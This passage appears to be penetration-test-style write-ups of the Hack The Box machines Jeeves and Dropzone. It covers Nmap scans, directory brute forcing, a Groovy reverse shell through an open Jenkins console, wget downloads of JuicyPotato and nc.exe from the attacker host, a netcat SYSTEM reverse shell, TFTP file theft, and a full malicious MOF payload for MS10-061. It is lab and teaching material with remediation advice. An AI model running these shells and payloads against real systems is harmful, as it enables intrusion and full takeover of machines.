          RX bytes:96420 (96.4 KB)  TX bytes:96420 (96.4 KB)

# cat /rt^Ho^H
cat: /r: No such file or directory
# cat /root/root.txt
6bcb9cff749c9318d2a6e71bbcf30318
#
```

Risk

Using default credentials for an administrative panel is a serious mistake, which can grant an access to the server almost immediately. There is a public exploit for file extension filter bypassing, meaning that the upload feature abuse is easy. A privilege escalation to root user required custom binary exploitation - including ASLR and DEP bypassing, but the above example is a proof that obtaining a full, administrative access to the machine is possible.

Recommendations

A change of default credentials for the October CMS is strongly advised as well as using complicated password that is not used anywhere else. Avoiding custom, insecure SUID binaries owned by an administrative account is also highly recommended.

Host’s IP: 10.10.10.63

Information Gathering


Full ports’ Nmap scan:

Port 80 (HTTP) open, port 135, 445 (SMB) open, port 50000 (HTTP) open.

```
root@kalye:~/htb/jeeves# sleep 300; nmap -sS -sC -sV -Pn -oA full -p- 10.10.10.63
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-15 10:20 EDT
Nmap scan report for 10.10.10.63
Host is up (0.044s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 5h04m02s, deviation: 0s, median: 5h04m01s
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-08-15T19:26:53
|_  start_date: 2020-08-15T19:18:02

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.05 seconds
root@kalye:~/htb/jeeves#
```

An access to the SMB shares was denied, so considering server-side attacks, only ports 80 and 50000 could grant an initial access to the machine.


HTTP – port 80:



Directory brute forcing:

python3 dirsearch.py -u 10.10.10.63 -e asp,aspx,php,txt -x 400,401,403 -r R 3 -t 60

/error.html was an obvious trap in this case:




HTTP – port 50000:

Directory brute forcing:

python3 dirsearch.py -u 10.10.10.63:50000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,asp,aspx,txt -x 400,401,403 -r R 3 -t 60

```
root@kalye:~/dirsearch# python3 dirsearch.py -u 10.10.10.63:50000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,asp,aspx,txt -x 400,401,403 -r R 3 -t 60

v0.3.9

Extensions:  | HTTP method: getSuffixes: php, asp, aspx, txt | HTTP method: get | Threads: 60 | Wordlist size: 220521 | Request count: 220521 (+recursive) | Recursion level: 1

Error Log: /root/dirsearch/logs/errors-20-08-15_11-05-06.log

Target: 10.10.10.63:50000

Output File: /root/dirsearch/reports/10.10.10.63/20-08-15_11-05-06

[11:05:06] Starting:
[11:06:04] 302 -    0B  - /askjeeves  →  http://10.10.10.63:50000/askjeeves/

Task Completed
root@kalye:~/dirsearch#
```

And the only directory was /askjeeves – an administration panel with no authentication:




Threat Modelling

An obvious exploitation path is the abuse of an administrative access to Jenkins dashboard.

Exploitation

Initial shell

Abusing Script Console can grant an initial access to the server:



This groovy reverse shell script was used in order to gain initial access to the machine:

https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76


String host="10.10.14.7";

int port=9002;

String cmd="cmd.exe";

Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

Running the above script opens a reverse connection on the Netcat listener with a fully interactive CMD shell:



Post exploitation

Privilege escalation on this machine was based on a known vulnerability of SeImpersonatePrivilege – a Windows privilege which allows to utilize token impersonation attacks, so as to achieve an access to the machine as a SYSTEM account.

```
C:\Users\Administrator\.jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\Users\Administrator\.jenkins>
```

For this attack a JuicyPotato.exe exploit was used. It is a Windows executable which creates a process with an administrative token on our behalf. The created process in this case was a Netcat CMD reverse connection to the Kali machine.

Uploading the malicious executable onto the target:

powershell -c wget "http://10.10.14.7/JuicyPotato.exe" -outfile "juicy.exe"

```
C:\Users\kohsuke\Downloads>powershell -c wget "http://10.10.14.7/JuicyPotato.exe" -outfile "juicy.exe"
powershell -c wget "http://10.10.14.7/JuicyPotato.exe" -outfile "juicy.exe"

C:\Users\kohsuke\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE50-B1C9

 Directory of C:\Users\kohsuke\Downloads

08/15/2020  04:52 PM    <DIR>          .
08/15/2020  04:52 PM    <DIR>          ..
08/15/2020  04:52 PM           347,648 juicy.exe
               1 File(s)        347,648 bytes
               2 Dir(s)   7,501,393,920 bytes free
```

And obviously – uploading nc.exe:

powershell -c wget "http://10.10.14.7/nc.exe" -outfile "nc.exe"

Exploitation command:

juicy.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\Users\kohsuke\Downloads\nc.exe -e cmd.exe 10.10.14.7 9010" -t *

```
C:\Users\kohsuke\Downloads>powershell -c wget "http://10.10.14.7/nc.exe" -outfile "nc.exe"
powershell -c wget "http://10.10.14.7/nc.exe" -outfile "nc.exe"

C:\Users\kohsuke\Downloads>juicy.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\Users\ben\Downloads\nc.exe -e cmd.exe 10.10.14.7 9010" -t *
juicy.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\Users\ben\Downloads\nc.exe -e cmd.exe 10.10.14.7 9010" -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Users\kohsuke\Downloads>juicy.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\Users\kohsuke\Downloads\nc.exe -e cmd.exe 10.10.14.7 9010" -t *
juicy.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c C:\Users\kohsuke\Downloads\nc.exe -e cmd.exe 10.10.14.7 9010" -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Users\kohsuke\Downloads>
```

The exploitation results in a reverse connection on the Netcat listener on Kali machine. As seen below, the CMD shell was established in the context of an administrative account:

```
root@kalye:~/htb/jeeves# nc -lvnp 9010
listening on [any] 9010 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.63] 49696
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.63
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{4079B648-26D5-4A56-9108-2A55EC5CE6CA}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>hostname
hostname
Jeeves

C:\Windows\system32>
```

Risk

Allowing an unauthorized access to Jenkins dashboard is a straightforward path for a potential attacker to gain an initial access to the server. This misconfiguration's severity could be considered as critical. Even though SeImpersonatePrivilege removal is practically impossible, stricter security policy should be applied when it comes to anti-malware software. Most of the exploits and in-memory malicious processes can be captured and neutralized by these protective solutions.

Host's IP: 10.10.10.90

Information Gathering

All ports Nmap TCP scan:

```
root@kalye:~/htb/dropzone# nmap -sS -sC -sV -Pn -oA initial 10.10.10.90
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-01 14:20 EDT
Nmap scan report for 10.10.10.90
Host is up.
All 1000 scanned ports on 10.10.10.90 are filtered

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 202.02 seconds
root@kalye:~/htb/dropzone#
```

Selective ports' Nmap scan:


```
root@kalye:~/htb/dropzone# sudo nmap -sU -p 53,67,68,69,161 -Pn -sC -sV -oA udp 10.10.10.90
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-01 14:20 EDT
Nmap scan report for 10.10.10.90
Host is up (0.076s latency).

PORT    STATE         SERVICE VERSION
53/udp  open|filtered domain
67/udp  open|filtered dhcps
68/udp  open|filtered dhcpc
69/udp  open          tftp    SolarWinds Free tftpd
161/udp open|filtered snmp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.18 seconds
root@kalye:~/htb/dropzone#
```

Threat Modelling


A probable initial access path is through TFTP SolarWinds Free service.

Searchsploit results:

searchsploit SolarWinds



searchsploit -x windows/remote/21964.txt



Exploitation

The ability to pull down files was confirmed:

```
root@kalye:~/htb/dropzone# tftp 10.10.10.90
tftp> status
Connected to 10.10.10.90.
Mode: netascii Verbose: off Tracing: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> GET blah
?Invalid command
tftp> get blah
Error code 1: Could not find file 'C:\blah'.
tftp> get a\..\..\winnt\repair\sam
Error code 4: Incorrect file name in request packet
tftp> ?
Commands may be abbreviated.  Commands are:

connect         connect to remote tftp
mode            set file transfer mode
put             send file
get             receive file
quit            exit tftp
verbose         toggle verbose mode
trace           toggle packet tracing
status          show current status
binary          set mode to octet
ascii           set mode to netascii
rexmt           set per-packet retransmission timeout
timeout         set total retransmission timeout
?               print help information
tftp> binary
tftp> get WINDOWS\System32\drivers\etc\hosts
Received 734 bytes in 0.1 seconds
tftp>
```

```
tftp> get /boot.ini
Received 211 bytes in 0.1 seconds
tftp>
```

An attacker is able to retrieve additional information about the system reading boot.ini file:

```
root@kalye:~/htb/dropzone# cat boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect
root@kalye:~/htb/dropzone#
```

A file upload ability was also confirmed:

put eula.txt /Windows/system32/eula.txt

The target could be potentially vulnerable to MS10-061 which bases on an upload and execution of malicious MOF files.

Managed Object Format (MOF) is the language used to describe Common Information Model (CIM) classes. A WMI provider normally consists of a MOF file, which defines the data and event classes for which the provider returns data, and a DLL file which contains the code that supplies data.

Practically the attacker can upload a MOF file into a /mof folder (C:/windows/system32/wbem/mof/) and the MOF script would be executed automatically.

Using ***irb*** feature of ***msfconsole***, it is possible to create a malicious MOF payload. First of all, a ping utility could be used to confirm that the file executes properly:

> irb

>> puts generate_mof("real","ping.exe 10.10.14.19")

```
#pragma namespace("\\\\.\\root\\cimv2")
class MyClass45728
{
      [key] string Name;
};
class ActiveScriptEventConsumer : __EventConsumer
{
      [key] string Name;
      [not_null] string ScriptingEngine;
      string ScriptFileName;
      [template] string ScriptText;
  uint32 KillTimeout;
};
instance of __Win32Provider as $P
```

```
{
   Name  = "ActiveScriptEventConsumer";
   CLSID = "{266c72e7-62e8-11d1-ad89-00c04fd8fdff}";
   PerUserInitialization = TRUE;
};
instance of __EventConsumerProviderRegistration
{
  Provider = $P;
  ConsumerClassNames = {"ActiveScriptEventConsumer"};
};
Instance of ActiveScriptEventConsumer as $cons
{
  Name = "ASEC";
  ScriptingEngine = "JScript";
  ScriptText = "\ntry {var s = new ActiveXObject(\"Wscript.Shell\");\ns.Run(\"ping.exe
10.10.14.19\");} catch (err) {};\nsv = GetObject(\"winmgmts:root\\\\cimv2\");try
{sv.Delete(\"MyClass45728\");} catch (err) {};try
{sv.Delete(\"__EventFilter.Name='instfilt'\");} catch (err) {};try
{sv.Delete(\"ActiveScriptEventConsumer.Name='ASEC'\");} catch(err) {};";

};
Instance of ActiveScriptEventConsumer as $cons2
{
  Name = "qndASEC";
  ScriptingEngine = "JScript";
  ScriptText = "\nvar objfs = new ActiveXObject(\"Scripting.FileSystemObject\");\ntry {var f1
= objfs.GetFile(\"wbem\\\\mof\\\\good\\\\real\");\nf1.Delete(true);} catch(err) {};\ntry {\nvar f2
= objfs.GetFile(\"ping.exe 10.10.14.19\");\nf2.Delete(true);\nvar s =
GetObject(\"winmgmts:root\\\\cimv2\");s.Delete(\"__EventFilter.Name='qndfilt'\");s.Delete(\
"ActiveScriptEventConsumer.Name='qndASEC'\");\n} catch(err) {};";
};
```

```
instance of __EventFilter as $Filt
{
  Name = "instfilt";
  Query = "SELECT * FROM __InstanceCreationEvent WHERE TargetInstance.__class = \"MyClass45728\"";
  QueryLanguage = "WQL";
};
instance of __EventFilter as $Filt2
{
  Name = "qndfilt";
  Query = "SELECT * FROM __InstanceDeletionEvent WITHIN 1 WHERE TargetInstance ISA \"Win32_Process\" AND TargetInstance.Name = \"ping.exe 10.10.14.19\"";
  QueryLanguage = "WQL";

};
instance of __FilterToConsumerBinding as $bind
{
  Consumer = $cons;
  Filter = $Filt;
};
instance of __FilterToConsumerBinding as $bind2
{
  Consumer = $cons2;
  Filter = $Filt2;
};
instance of MyClass45728 as $MyClass
{
  Name = "ClassConsumer";
};
```

A file was transferred successfully and almost immediately, a ***tcpdump*** captured ICMP echo requests (pinging). The vulnerability was confirmed.

```
root@kalye:~/htb/dropzone# tftp 10.10.10.90
tftp> binary
tftp> put real.mof /windows/system32/wbem/mof/real.mof
Sent 2260 bytes in 0.2 seconds
tftp>
```

```
root@kalye:~/htb/dropzone# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
16:16:04.911654 IP 10.10.10.90 > 10.10.14.19: ICMP echo request, id 512, seq 256, length 40
16:16:04.911694 IP 10.10.14.19 > 10.10.10.90: ICMP echo reply, id 512, seq 256, length 40
16:16:05.915248 IP 10.10.10.90 > 10.10.14.19: ICMP echo request, id 512, seq 512, length 40
16:16:05.915261 IP 10.10.14.19 > 10.10.10.90: ICMP echo reply, id 512, seq 512, length 40
16:16:06.916429 IP 10.10.10.90 > 10.10.14.19: ICMP echo request, id 512, seq 768, length 40
